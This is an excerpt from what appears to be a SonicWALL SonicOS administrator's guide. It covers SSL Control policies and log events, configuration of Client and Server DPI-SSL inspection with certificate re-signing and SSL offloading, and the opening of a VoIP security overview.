EXP1024-DHE-DSS-RC4-SHA	RC4 (56)	SSLv3, TLS (export)
EXP1024-RC4-SHA	RC4 (56)	SSLv3, TLS (export)
EXP1024-RC4-MD5	RC4 (56)	SSLv3, TLS (export)
EXP-EDH-RSA-DES-CBC-SHA	DES (40)	SSLv3, TLS (export)
EXP-EDH-DSS-DES-CBC-SHA	DES (40)	SSLv3, TLS (export)
EXP-DES-CBC-SHA	DES (40)	SSLv3, TLS (export)
EXP-RC2-CBC-MD5	RC2 (40)	SSLv2, SSLv3, TLS (export)
EXP-RC4-MD5	RC4 (40)	SSLv2, SSLv3, TLS (export)

Caveats and Advisories

1. Self-signed and Untrusted CA enforcement – If enforcing either of these two options, it is strongly advised that you add the common names of any SSL secured network appliances within your organization to the whitelist to ensure that connectivity to these devices is not interrupted. For example, the default subject name of SonicWALL UTM appliances is “192.168.168.168”, and the default common name of SonicWALL SSL VPN appliances is “192.168.200.1”.
2. If your organization employs its own private Certificate Authority (CA), it is strongly advised that you import your private CA's certificate into the **System > Certificates** store, particularly if you will be enforcing blocking of certificates issued by untrusted CAs. Refer to the **System > Certificates** section of the SonicOS Administrator's Guide for more information on this process.
3. SSL Control inspection is currently only performed on TCP port 443 traffic. SSL negotiations occurring on non-standard ports will not be inspected at this time.
4. **Server Hello fragmentation** – In some rare instances, an SSL server will fragment the Server Hello. If this occurs, the current implementation of SSL Control will not decode the Server Hello. SSL Control policies will not be applied to the SSL session, and the SSL session will be allowed.
5. **Session termination handling** – When SSL Control detects a policy violation and terminates an SSL session, it will simply terminate the session at the TCP layer. Because the SSL session is in an embryonic state at this point, it is not currently possible to redirect the client, or to provide any kind of informational notification of termination to the client.
6. **Whitelist precedence** – The whitelist takes precedence over all other SSL Control elements. Any SSL server certificate which matches an entry in the whitelist will allow the SSL session to proceed, even if other elements of the SSL session are in violation of the configured policy. This is by design.
7. SonicOS 5.0 increased the number of pre-installed (well-known) CA certificates from 8 to 93. The resulting repository is very similar to what can be found in most Web-browsers. Other certificate related changes:
 - a. The maximum number of CA certificates was raised from 6 to 256.
 - b. The maximum size of an individual certificate was raised from 2,048 to 4,096.
 - c. The maximum number of entries in the whitelist and blacklist is 1,024 each.

SSL Control Configuration

SSL Control is located on the **Firewall Settings > SSL Control** page. By default, SSL Control is not enabled.

- **General Settings** section:

- **Enable SSL Control** – The global setting for SSL Control. This must be enabled for SSL Control applied to zones to be effective.



Note Enforce the SSL Control Service per zone from the **Network > Zones** page.

- **Action** section:

- **Log the event** – If an SSL policy violation, as defined within the **Configuration** section below, is detected, the event will be logged, but the SSL connection will be allowed to continue.
- **Block the connection and log the event** – In the event of a policy violation, the connection will be blocked and the event will be logged.

- **Configuration** section:

- **Enable Blacklist** – Controls detection of the entries in the blacklist, as configured in the **Custom Lists** section below.
- **Enable Whitelist** – Controls detection of the entries in the whitelist, as configured in the **Custom Lists** section below. Whitelisted entries will take precedence over all other SSL control settings.
- **Detect Expired Certificates** – Controls detection of certificates whose start date is before the current system time, or whose end date is beyond the current system time. Date validation depends on the SonicWALL's System Time. Make sure your System Time is set correctly, preferably synchronized with NTP, on the **System > Time** page.

- **Detect SSLv2** – Controls detection of SSLv2 exchanges. SSLv2 is known to be susceptible to cipher downgrade attacks because it does not perform integrity checking on the handshake. Best practices recommend using SSLv3 or TLS in its place.
 - **Detect Self-signed certificates** – Controls the detection of certificates where both the issuer and the subject have the same common name.
 - **Detect Certificates signed by an Untrusted CA** – Controls the detection of certificates where the issuer's certificate is not in the SonicWALL's **System > Certificates** trusted store.
 - **Detect Weak Ciphers (<64 bits)** – Controls the detection of SSL sessions negotiated with symmetric ciphers less than 64 bits, commonly indicating export cipher usage.
 - **Detect MD5 Digest** – Controls the detection of certificates that were created using an MD5 Hash.
- **Custom Lists** section:
 - **Configure Blacklist and Whitelist** – Allows you to define strings for matching common names in SSL certificates. Entries are case-insensitive, and will be used in pattern-matching fashion, for example:

Entry	Will Match	Will Not Match
sonicwall.com	https://www.sonicwall.com, https://csm.demo.sonicwall.com, https://mysonicwall.com, https://supersonicwall.computers.org, https://67.115.118.87 ^a	https://www.sonicwall.de
prox	https://proxify.org, https:// www.proxify.org, https:// megaproxy.com, https://1070652204 ^b	https://www.freeproxy.ru ^c


a. 67.115.118.67 is currently the IP address to which sslvpn.demo.sonicwall.com resolves, and that site uses a certificate issued to sslvpn.demo.sonicwall.com. This will result in a match to "sonicwall.com" since matching occurs based on the common name in the certificate.

b. This is the decimal notation for the IP address 63.208.219.44, whose certificate is issued to www.megaproxy.com.


c. www.freeproxy.ru will not match "prox" since the common name on the certificate that is currently presented by this site is a self-signed certificate issued to "-". This can, however, easily be blocked by enabling control of self-signed or Untrusted CA certificates.

Configuring Custom Lists

To configure the Whitelist and Blacklist, click the **Configure** button to bring up the **SSL Control Custom Lists** window.



Entries can be added, edited and deleted with the buttons beneath each list window. The **Add...** and **Edit...** buttons display the **Add/Edit Blacklist/Whitelist Domain Entry** window.



Note List matching will be based on the subject common name in the certificate presented in the SSL exchange, not in the URL (resource) requested by the client.

Changes to any of the SSL Control settings will not affect currently established connections; only new SSL exchanges that occur following the change commit will be inspected and affected.

Enabling SSL Control on Zones

Once SSL Control has been globally enabled, and the desired options have been configured, SSL Control must be enabled on one or more zones. When SSL Control is enabled on a zone, the SonicWALL looks for Client Hellos sent from clients on that zone through the SonicWALL. The SonicWALL then looks for the Server Hello and Certificate that is sent in response for evaluation against the configured policy. Enabling SSL Control on the LAN zone, for example, will inspect all SSL traffic initiated by clients on the LAN to any destination zone.



Note If you are activating SSL Control on a zone (for example, the LAN zone) where there are clients who will be accessing an SSL server on another zone connected to the SonicWALL (for example, the DMZ zone), it is recommended that you add the subject common name of that server's certificate to the whitelist to ensure continuous trusted access.

To enable SSL Control on a zone, on the **Network > Zones** page, select the **Configure** icon for the desired zone. In the **Edit Zone** window, select the **Enable SSL Control** checkbox, and click **OK**. All new SSL connections initiated from that zone will now be subject to inspection.

SSL Control Events

Log events will include the client's username in the notes section (not shown) if the user logged in manually, or was identified through CIA/Single Sign On. If the user's identity is not available, the note will indicate that the user is *Unidentified*.

#	Event Message	Conditions When it Occurs
1	SSL Control: Certificate with Invalid date	The certificate's start date is either before the system time or it's end date is after the system time.
2	SSL Control: Certificate chain not complete	The certificate has been issued by an intermediate CA with a trusted top-level CA, but the SSL server did not present the intermediate certificate. This log event is informational and does not affect the SSL connection.
3	SSL Control: Self-signed certificate	The certificate is self-signed (the CN of the issuer and the subject match).
4	SSL Control: Untrusted CA	The certificate has been issued by a CA that is not in the System > Certificates store of the SonicWALL.
5	SSL Control: Website found in blacklist	The common name of the subject matched a pattern entered into the blacklist.
6	SSL Control: Weak cipher being used	The symmetric cipher being negotiated was less than 64 bits.
7	See #2	See #2.
8	SSL Control: Failed to decode Server Hello	The Server Hello from the SSL server was undecipherable. Also occurs when the certificate and Server Hello are in different packets, as is the case when connecting to a SSL server on a SonicWALL appliance. This log event is informational, and does not affect the SSL connection.
9	SSL Control: Website found in whitelist	The common name of the subject (typically a website) matched a pattern entered into the Whitelist. Whitelist entries are always allowed, even if there are other policy violations in the negotiation, such as SSLv2 or weak-ciphers.
10	SSL Control: HTTPS via SSLv2	The SSL session was being negotiated using SSLv2, which is known to be susceptible to certain man-in-the-middle attacks. Best practices recommend using SSLv3 or TLS instead.

#	Event Message	Occurs When
1	SSL Control: Certificate with invalid date	The certificate's start date is before the SonicWALL's system time, or when the end date is after the system time. Note that for this illustration, the system time of the SonicWALL was set well into the future. Smithbarney.com is just peachy.
2	SSL Control: Certificate chain not complete	The certificate has been issued by an intermediate CA (chained certificate authority) with a trusted top-level CA, but the SSL server did not present the intermediate certificate. This log event is informational, and does not affect the SSL connection.
3	SSL Control: Self-signed certificate	The certificate being presented is self-signed, in other words, a certificate where the CN of the issuer and the subject match. Note: See entry #1 in the Caveats and Advisories section for information about enforcing self-signed certificate controls.
4	SSL Control: Untrusted CA	The certificate being presented has been issued by a CA that is not in the System > Certificates store of the SonicWALL. Note: See entry #2 in the Caveats and Advisories section for information about enforcing untrusted CA controls.
5	SSL Control: Website found in blacklist	The common name of the subject matched a pattern entered into the blacklist. In this example, the pattern "prox" was entered, and the certificate presented was issued to the subject "www.megaproxy.com" matched, triggering the violation.
6	SSL Control: Weak cipher being used	The symmetric cipher being negotiated was less than 64 bits. In this example, the cipher DES-CBC-SHA was negotiated. Refer to the table in the Weak Ciphers entry of Key Concepts to SSL Control section for a list of weak ciphers.
7	See #2	See #2
8	SSL Control: Failed to decode Server Hello	The Server Hello from the SSL server was undecipherable. Also occurs when the Certificate and Server Hello are in different packets, as will be the case when connecting to SSL server on SonicWALL UTM (firewall and CSM) appliances. This log event is informational, and does not affect the SSL connection.
9	SSL Control: Website found in whitelist	The common name of the subject (typically a website) matched a pattern entered into the whitelist. Whitelist entries are always allowed, even if there are other policy violations in the negotiation, such as SSLv2 or weak-ciphers. In this example, the pattern "sonicwall.com" was entered, and the certificate presented was issued to "sslvpn.demo.sonicwall.com"
10	SSL Control: HTTPS via SSLv2	The SSL session was being negotiated using SSLv2. SSLv2 is known to be susceptible to certain types of man-in-the-middle attacks. Best practices recommend using SSLv3 or TLS in its place.

PART 10

DPI-SSL

This part contains the following chapters:

- **DPI-SSL > Client SSL**
- **DPI-SSL > Server SSL**



CHAPTER 53

Configuring Client DPI-SSL Settings

DPI-SSL > Client SSL

Topics:

- [“DPI-SSL Overview” on page 849](#)
- [“Configuring Client DPI-SSL” on page 850](#)
- [“DPI-SSL and BWM” on page 857](#)

DPI-SSL Overview

Deep Packet Inspection of Secure Socket Layer (DPI-SSL) extends SonicWALL’s Deep Packet Inspection technology to allow for the inspection of encrypted HTTPS traffic and other SSL-based traffic. The SSL traffic is decrypted transparently, scanned for threats and then re-encrypted and sent along to its destination if no threats or vulnerabilities are found. DPI-SSL provides additional security, application control, and data leakage prevention for analyzing encrypted HTTPS and other SSL-based traffic.

The following security services and features are capable of utilizing DPI-SSL:

- Gateway Anti-Virus
- Gateway Anti-Spyware
- Intrusion Prevention
- Content Filtering
- Application Firewall
- Packet Capture
- Packet Mirror

DPI-SSL has two main deployment scenarios:

- **Client DPI-SSL:** Used to inspect HTTPS traffic when clients on the SonicWALL security appliance’s LAN access content located on the WAN.
- **Server DPI-SSL:** Used to inspect HTTPS traffic when remote clients connect over the WAN to access content located on the SonicWALL security appliance’s LAN.

The DPI-SSL feature is available in SonicOS 5.6 and higher. The following table shows which platforms support DPI-SSL and the maximum number of concurrent connections on which the appliance can perform DPI-SSL inspection.

Hardware Model	Max Concurrent DPI-SSL connections
NSA 240	100
NSA 2400	250
NSA 3500	250
NSA 4500	350
NSA 5000	1000
NSA E5500	2000
NSA E6500	3000
NSA E7500	8000
NSA E8500	8000

Configuring Client DPI-SSL

The Client DPI-SSL deployment scenario typically is used to inspect HTTPS traffic when clients on the LAN browse content located on the WAN. In the Client DPI-SSL scenario, the SonicWALL UTM appliance typically does not own the certificates and private keys for the content it is inspecting. After the appliance performs DPI-SSL inspection, it re-writes the certificate sent by the remote server and signs this newly generated certificate with the certificate specified in the Client DPI-SSL configuration. By default, this is the SonicWALL certificate authority (CA) certificate, or a different certificate can be specified. Users should be instructed to add the certificate to their browser's trusted list to avoid certificate trust errors.

Topics:

- [“Configuring General Client DPI-SSL Settings” on page 851](#)
- [“Configuring the Inclusion/Exclusion List” on page 852](#)
- [“Common Name Exclusions” on page 852](#)
- [“Selecting the Re-Signing Certificate Authority” on page 853](#)
- [“Client DPI-SSL Examples” on page 855](#)

Configuring General Client DPI-SSL Settings

DPI-SSL /
Client SSL

General Settings

Enable SSL Client Inspection:

Intrusion Prevention:
 Gateway Anti-Virus:
 Gateway Anti-Spyware:
 Application Firewall:
 Content Filter:

Certificate re-signing Authority

This certificate will replace the original certificate signing authority only if that authority certificate is trusted by the firewall. If the authority is not trusted, then the certificate will be made self-signed. To avoid certificate errors, choose a certificate that is trusted by devices protected by DPI-SSL.

Certificate: Default SonicWALL DPI-SSL CA certificate (download)
[\(Manage Certificates\)](#)

Inclusion/Exclusion

	Exclude:	Include:
Address Object/Group	None ▼	All ▼
Service Object/Group	None ▼	All ▼
User Object/Group	None ▼	All ▼

Common Name Exclusions:

Suffix:

Exclusions:

To enable Client DPI-SSL inspection, perform the following steps:

- Step 1** Navigate to the **DPI-SSL > Client SSL** page.
- Step 2** Select the **Enable SSL Inspection** checkbox.
- Step 3** Select which of the following services to perform inspection with:
 - **Intrusion Prevention**
 - **Gateway Anti-Virus**
 - **Gateway Anti-Spyware**
 - **Application Firewall**
 - **Content Filter**
- Step 4** Click **Accept**.

Configuring the Inclusion/Exclusion List

By default, the DPI-SSL applies to all traffic on the appliance when it is enabled. You can configure an Inclusion/Exclusion list to customize which traffic DPI-SSL inspection will apply to. The Inclusion/Exclusion list provides the ability to specify certain objects, groups, or host names. In deployments that are processing a large amount of traffic, it can be useful to exclude trusted sources in order to reduce the CPU impact of DPI-SSL and to prevent the appliance from reaching the maximum number of concurrent DPI-SSL inspected connections.

Inclusion/Exclusion		
	Exclude:	Include:
Address Object/Group	LAN Subnets	X0 IP
Service Object/Group	Citrix	All
User Object/Group	None	Guest Services

The **Inclusion/Exclusion** section of the **DPI-SSI > Client SSL** page contains three options for specifying the inclusion list:

- On the **Address Object/Group** line, select an address object or group from the **Exclude** pulldown menu to exempt it from DPI-SSL inspection.
- On the **Service Object/Group** line, select a service object or group from the **Exclude** pulldown menu to exempt it from DPI-SSL inspection.
- On the **User Object/Group** line, select a user object or group from the **Exclude** pulldown menu to exempt it from DPI-SSL inspection.



Tip

The **Include** pull-down menu can be used to fine tune the specified exclusion list. For example, by selecting the **Remote-office-California** address object in the **Exclude** pull-down menu and the **Remote-office-Oakland** address object in the **Include** pull-down menu.

Common Name Exclusions

The **Common Name Exclusions** section is used to add domain names to the exclusion list.

Common Name Exclusions:	
Suffix:	<input type="text"/> <input type="button" value="Add"/>
Exclusions:	<div style="border: 1px solid gray; padding: 2px;"> mysonicwall.com sonicwall.com </div> <input type="button" value="Update"/> <input type="button" value="Remove"/> <input type="button" value="Remove All"/>

Step 1 To add a domain name, type it in the **Suffix** text box and click **Add**.



Note

The maximum size of the **Common Name Exclusion** list is a total of 8192 bytes (or 8192 characters).

Step 2 Click **Apply** at the top of the page to confirm the configuration.



Tip You can enter multiple entries at once by separating the entries with the ^ delimiter. For example, the following entry will add three individual domains with one click:
example1.com^example2.com^example3.com

To delete an entry in the list, select it and click **Remove**. To delete all entries, click **Remove All**.

Selecting the Re-Signing Certificate Authority

By default, DPI-SSL uses the **Default SonicWALL DPI-SSL CA Certificate** to re-sign traffic that has been inspected. Optionally, you can specify that another certificate be used.



Note Clicking the **(Manage Certificates)** link displays the **System > Certificates** page.

To use a custom certificate, you must first import the certificate to the SonicWALL UTM appliance:

Step 1 Navigate to the **System > Certificates** page.

At the bottom of the page, click **Import....** The **Import Certificate** window displays.

Step 2 Select the **Import a local end-user certificate with private key from a PKCS#12 (.p12 or .pfx) encoded file** option.

Step 3 Enter the **Certificate Name** in the Certificate Name field.

Step 4 Enter a password in the **Certificate Management Password** field.

Step 5 Click **Browse** to select a file to import.

Step 6 Click **Import**.

After the certificate has been imported, you must configure it on the Client DPI-SSL page:

Step 1 Navigate to the **DPI-SSL > Client SSL** page.

Step 2 In the **Certificate Re-Signing Authority** section, select the certificate from the pull-down menu.

Certificate re-signing Authority

This certificate will replace the original certificate signing authority only if that authority certificate is trusted by the firewall. If the authority is not trusted, then the certificate will be made self-signed.
To avoid certificate errors, choose a certificate that is trusted by devices protected by DPI-SSL.

Certificate: Default SonicWALL DPI-SSL CA certificate [\(download\)](#)

[\(Manage Certificates\)](#)

Step 3 Click the **(download)** link.

Step 4 Click **Accept**.



Note For the changes to take effect, you must restart the firewall.

For help with creating PKCS-12 formatted files, see [“Creating PKCS-12 Formatted Certificate File” on page 854](#).

Topics:

- [“Adding Trust to the Browser” on page 854](#)
- [“Creating PKCS-12 Formatted Certificate File” on page 854](#)

Adding Trust to the Browser

In the previous section we described how to configure a re-signing certificate authority. In order for re-signing certificate authority to successfully re-sign certificates, browsers would have to trust this certificate authority. Such trust can be established by having a re-signing certificate imported into the browser's trusted CA list. Follow the instructions for your browser to import the re-signing certificate.

Creating PKCS-12 Formatted Certificate File

A PKCS12 formatted certificate file can be created using a Linux system with OpenSSL. In order to create a PKCS-12 formatted certificate file, one needs to have two main components of the certificate:

- Private key (typically a file with .key extension or the word key in the filename)
- Certificate with a public key (typically a file with .crt extension or the word cert as part of filename)

For example, the Apache HTTP server on Linux has its private key and certificate in the following locations:

- /etc/httpd/conf/ssl.key/server.key
- /etc/httpd/conf/ssl.crt/server.crt

With these two files available, run the following command:

```
openssl pkcs12 -export -out out.p12 -inkey server.key -in server.crt
```

In this example, **out.p12** will become the PKCS-12 formatted certificate file and **server.key** and **server.crt** are the PEM formatted private key and the certificate file respectively.

After the above command has executed, you are prompted for the password to protect/encrypt the file. After the password is entered, the creation of PKCS-12 formatted certificate file is complete, and it can be imported into the UTM appliance.

Client DPI-SSL Examples

Topics:

- [“Content Filtering” on page 855](#)
- [“Application Firewall” on page 856](#)

Content Filtering

To perform SonicWALL Content Filtering on HTTPS and SSL-based traffic using DPI-SSL, perform the following steps:

-
- Step 1** Navigate to the **DPI-SSL > Client SSL** page
 - Step 2** Select the **Enable SSL Inspection** checkbox and the **Content Filter** checkbox.
 - Step 3** Click **Accept**.



Note For the changes to take effect, you must restart the firewall.

- Step 4** Navigate to the **Security Services > Content Filter** page.
- Step 5** In the **Content Filter Type**, select the filter type:
 - **Content Filter Service**
 - **Websense Enterprise**

Step 6 Click the **Configure** button. The **SonicWALL Filter Properties** window displays.

Step 7 Uncheck the **Enable HTTPS Content Filtering** checkbox.

Step 8 Select the appropriate categories to be blocked.

Step 9 Click **OK**.

Step 10 Navigate to a blocked site using the HTTPS protocol to verify that it is properly blocked.



Note For content filtering over DPI-SSL, the first time an HTTPS access is blocked results in a blank page being displayed. If the page is refreshed, the user will see the SonicWALL block page.

Application Firewall

To enable the Application Firewall checkbox on the DPI_SSL > Client SSL page:

Step 1 Navigate to the **DPI-SSL > Client SSL** page

Step 2 Select the **Enable SSL Inspection** checkbox and the **Application Firewall** checkbox.

Step 3 Click **Accept**.



Note For the changes to take effect, you must restart the firewall.

- Step 4** Navigate to the **Application Firewall > Policies** page.
- Step 5** Enable **Application Firewall**.
- Step 6** Configure an **HTTP Client policy** to block Microsoft Internet Explorer browser.
- Step 7** Select **block page** as an action for the policy.
- Step 8** Click **Accept**.
- Step 9** Access any website using the HTTPS protocol with Internet Explorer and verify that it is blocked.

DPI-SSL and BWM

DPI-SSL also supports Application Level Bandwidth Management over SSL tunnels. Application Firewall HTTP bandwidth management policies also applies to content that is accessed over HTTPS when DPI-SSL is enabled for Application Firewall.



CHAPTER 54

Configuring Server DPI-SSL Settings

DPI-SSL > Server SSL



Note For an overview of DPI-SSL, see [“DPI-SSL Overview”](#) on page 849.

Configuring Server DPI-SSL

The Server DPI-SSL deployment scenario is typically used to inspect HTTPS traffic when remote clients connect over the WAN to access content located on the SonicWALL security appliance's LAN. Server DPI-SSL allows the user to configure pairings of an address object and certificate. When the appliance detects SSL connections to the address object, it presents the paired certificate and negotiates SSL with the connecting client.

Afterward, if the pairing defines the server to be 'cleartext' then a standard TCP connection is made to the server on the original (post NAT remapping) port. If the pairing is not defined to be cleartext, then an SSL connection to the server is negotiated. This allows for end-to-end encryption of the connection.

In this deployment scenario the owner of the SonicWALL UTM owns the certificates and private keys of the origin content servers. Administrator would have to import server's original certificate onto the UTM appliance and create appropriate server IP address to server certificate mappings in the Server DPI-SSL UI.

Topics:

- [“Configuring General Server DPI-SSL Settings”](#) on page 860
- [“Configuring the Inclusion/Exclusion List”](#) on page 860
- [“Configuring Server-to-Certificate Pairings”](#) on page 861
- [“SSL Offloading”](#) on page 862

Configuring General Server DPI-SSL Settings

DPI-SSL /
Server SSL

Accept Cancel

General Settings

Enable SSL Server Inspection:

Intrusion Prevention: Gateway Anti-Virus: Gateway Anti-Spyware: Application Firewall:

Inclusion/Exclusion

Exclude: Include:

Address Object/Group

User Object/Group

SSL Servers

<input type="checkbox"/>	#	Address Object	Certificate	Cleartext	Configure
<input type="button" value="Add"/> <input type="button" value="Delete"/>					

To enable Server DPI-SSL inspection, perform the following steps:

- Step 1** Navigate to the **DPI-SSL > Server SSL** page.
- Step 2** Select the **Enable SSL Inspection** checkbox.
- Step 3** Select which of the following services to perform inspection with:
 - **Intrusion Prevention**
 - **Gateway Anti-Virus**
 - **Gateway Anti-Spyware**
 - **Application Firewall.**
- Step 4** Click **Accept**.
- Step 5** Configure the server or servers to which DPI-SSL inspection will be applied in the **SSL Servers** section to. See [“Configuring Server-to-Certificate Pairings” on page 861](#).

Configuring the Inclusion/Exclusion List

By default, the DPI-SSL applies to all traffic on the appliance when it is enabled. You can configure an Inclusion/Exclusion list to customize which traffic DPI-SSL inspection will apply to. The Inclusion/Exclusion list provides the ability to specify certain objects, groups, or host

names. In deployments that are processing a large amount of traffic, it can be useful to exclude trusted sources in order to reduce the CPU impact of DPI-SSL and to prevent the appliance from reaching the maximum number of concurrent DPI-SSL inspected connections.

Inclusion/Exclusion	
	Exclude: Include:
Address Object/Group	None <input type="button" value="v"/> All <input type="button" value="v"/>
User Object/Group	None <input type="button" value="v"/> All <input type="button" value="v"/>

The **Inclusion/Exclusion** section of the **Server SSL** page contains two options for specifying the exclusion list:

- On the **Address Object/Group** line, select an address object or group from the **Exclude** pull-down menu to exempt it from DPI-SSL inspection.
- On the **User Object/Group** line, select a user object or group from the **Exclude** pull-down menu to exempt it from DPI-SSL inspection.



Note The **Include** pull-down menu can be used to fine tune the specified exclusion list. For example, by selecting the **Remote-office-California** address object in the **Exclude** pull-down and the **Remote-office-Oakland** address object in the **Include** pull-down.

Configuring Server-to-Certificate Pairings

Server DPI-SSL inspection requires that you specify which certificate will be used to sign traffic for each server that will have DPI-SSL inspection performed on its traffic.

To configure a server-to-certificate pairing, perform the following steps:

- Step 1** Navigate to the **DPI-SSL > Server SSL** page.
- Step 2** In the **SSL Servers** section, click the **Add** button. The **Server DPI-SSL - Add Server** window displays.

Add SSL Server:	
Address Object/Group	All Authorized Access Points <input type="button" value="v"/>
SSL Certificate (Manage Certificates)	<input type="button" value="v"/>
Cleartext	<input type="checkbox"/>

- Step 3** In the **Address Object/Group** pull-down menu, select the address object or group for the server or servers that you want to apply DPI-SSL inspection to.
- Step 4** In the **SSL Certificate** pull-down menu, select the certificate that will be used to sign the traffic for the server.

For more information on importing a new certificate to the appliance, see [“Selecting the Re-Signing Certificate Authority” on page 853](#). For information on creating a certificate, see [“Creating PKCS-12 Formatted Certificate File” on page 854](#).

- Step 5** Select the **Cleartext** checkbox to enable SSL offloading. See [“SSL Offloading” on page 862](#) for more information.
- Step 6** Click **Add**.

SSL Offloading

When adding server-to-certificate pairs, a **cleartext** option is available. This option indicates that the portion of the TCP connection between the UTM appliance and the local server will be in the clear without SSL layer, thus allowing SSL processing to be offloaded from the server by the appliance.



Note


For such configuration to work properly, a NAT policy needs to be created on the **Network > NAT Policies** page to map traffic destined for the offload server from an SSL port to a non-SSL port. For example, in case of HTTPS traffic being used with SSL offloading, an inbound NAT policy remapping traffic from port 443 to port 80 needs to be created for things to work properly.

PART 11

VoIP

This part contains the following chapters:

- **VoIP Overview**
- **VoIP > Settings**
- **VoIP > Call Status**



CHAPTER 55

Configuring VoIP Support

VoIP Overview

Topics:

- [“What is VoIP?” on page 865](#)
- [“VoIP Security” on page 865](#)
- [“VoIP Protocols” on page 866](#)
- [“SonicWALL’s VoIP Capabilities” on page 868](#)

Other Topics:

- [“VoIP > Settings” on page 875](#)
- [“VoIP > Call Status” on page 889](#)

What is VoIP?

Voice over IP (VoIP) is an umbrella term for a set of technologies that allow voice traffic to be carried over Internet Protocol (IP) networks. VoIP transfers the voice streams of audio calls into data packets as opposed to traditional, analog circuit-switched voice communications used by the public switched telephone network (PSTN).

VoIP is the major driving force behind the convergence of networking and telecommunications by combining voice telephony and data into a single integrated IP network system. VoIP is all about saving cost for companies through eliminating costly redundant infrastructures and telecommunication usage charges while also delivering enhanced management features and calling services features.

VoIP Security

Companies implementing VoIP technologies in an effort to cut communication costs and extend corporate voice services to a distributed workforce face security risks associated with the convergence of voice and data networks. VoIP security and network integrity are an essential part of any VoIP deployment.

The same security threats that plague data networks today are inherited by VoIP but the addition of VoIP as an application on the network makes those threats even more dangerous. By adding VoIP components to your network, you're also adding new security requirements.

VoIP encompasses a number of complex standards that leave the door open for bugs and vulnerabilities within the software implementation. The same types of bugs and vulnerabilities that hamper every operating system and application available today also apply to VoIP equipment. Many of today's VoIP call servers and gateway devices are built on vulnerable Windows and Linux operating systems.

Firewall Requirements for VoIP

VoIP is more complicated than standard TCP/UDP-based applications. Because of the complexities of VoIP signaling and protocols, as well as inconsistencies that are introduced when a firewall modifies source address and source port information with Network Address Translation (NAT), it is difficult for VoIP to effectively traverse a standard firewall. Here are a few of the reasons why.

- **VoIP operates using two separate protocols** - A signaling protocol (between the client and VoIP Server) and a media protocol (between the clients). Port/IP address pairs used by the media protocols (RTP/RTCP) for each session are negotiated dynamically by the signaling protocols. Firewalls need to dynamically track and maintain this information, securely opening selected ports for the sessions and closing them at the appropriate time.
- **Multiple media ports are dynamically negotiated through the signaling session** - negotiations of the media ports are contained in the payload of the signaling protocols (IP address and port information). Firewalls need to perform deep packet inspection on each packet to acquire the information and dynamically maintain the sessions, thus demanding extra firewall processing.
- **Source and destination IP addresses are embedded within the VoIP signaling packets** - A firewall supporting NAT translates IP addresses and ports at the IP header level for packets. Fully symmetric NAT firewalls adjust their NAT bindings frequently, and may arbitrarily close the pinholes that allow inbound packets to pass into the network they protect, eliminating the service provider's ability to send inbound calls to the customer. To effectively support VoIP it is necessary for a NAT firewall to perform deep packet inspection and transformation of embedded IP addresses and port information as the packets traverse the firewall.
- **Firewalls need to process the signaling protocol suites consisting of different message formats used by different VoIP systems** - Just because two vendors use the same protocol suite does not necessarily mean they will interoperate.

To overcome many of the hurdles introduced by the complexities of VoIP and NAT, vendors are offering Session Border Controllers (SBCs). An SBC sits on the Internet side of a firewall and attempts to control the border of a VoIP network by terminating and re-originating all VoIP media and signalling traffic. In essence, SBCs act as a proxy for VoIP traffic for non-VoIP enabled firewalls. SonicWALL security appliances are VoIP enabled firewalls that eliminate the need for an SBC on your network.

VoIP Protocols

VoIP technologies are built on two primary protocols:

- ["H.323" on page 867](#)
- ["SIP" on page 867](#)

H.323

H.323 is a standard developed by the International Telecommunications Union (ITU). It is a comprehensive suite of protocols for voice, video, and data communications between computers, terminals, network devices, and network services. H.323 is designed to enable users to make point-to-point multimedia phone calls over connectionless packet-switching networks such as private IP networks and the Internet. H.323 is widely supported by manufacturers of video conferencing equipment, VoIP equipment and Internet telephony software and devices.

H.323 uses a combination of TCP and UDP for signaling and ASN.1 for message encoding. H.323v1 was released in 1996 and H.323v5 was released in 2003. As the older standard, H.323 was embraced by many early VoIP players.

An H.323 network consists of four different types of entities:

- **Terminals** - Client end points for multimedia communications. An example would be an H.323 enabled Internet phone or PC.
- **Gatekeepers** - Performs services for call setup and tear down, and registering H.323 terminals for communications. Includes:
 - Address translation.
 - Registration, admission control, and status (RAS).
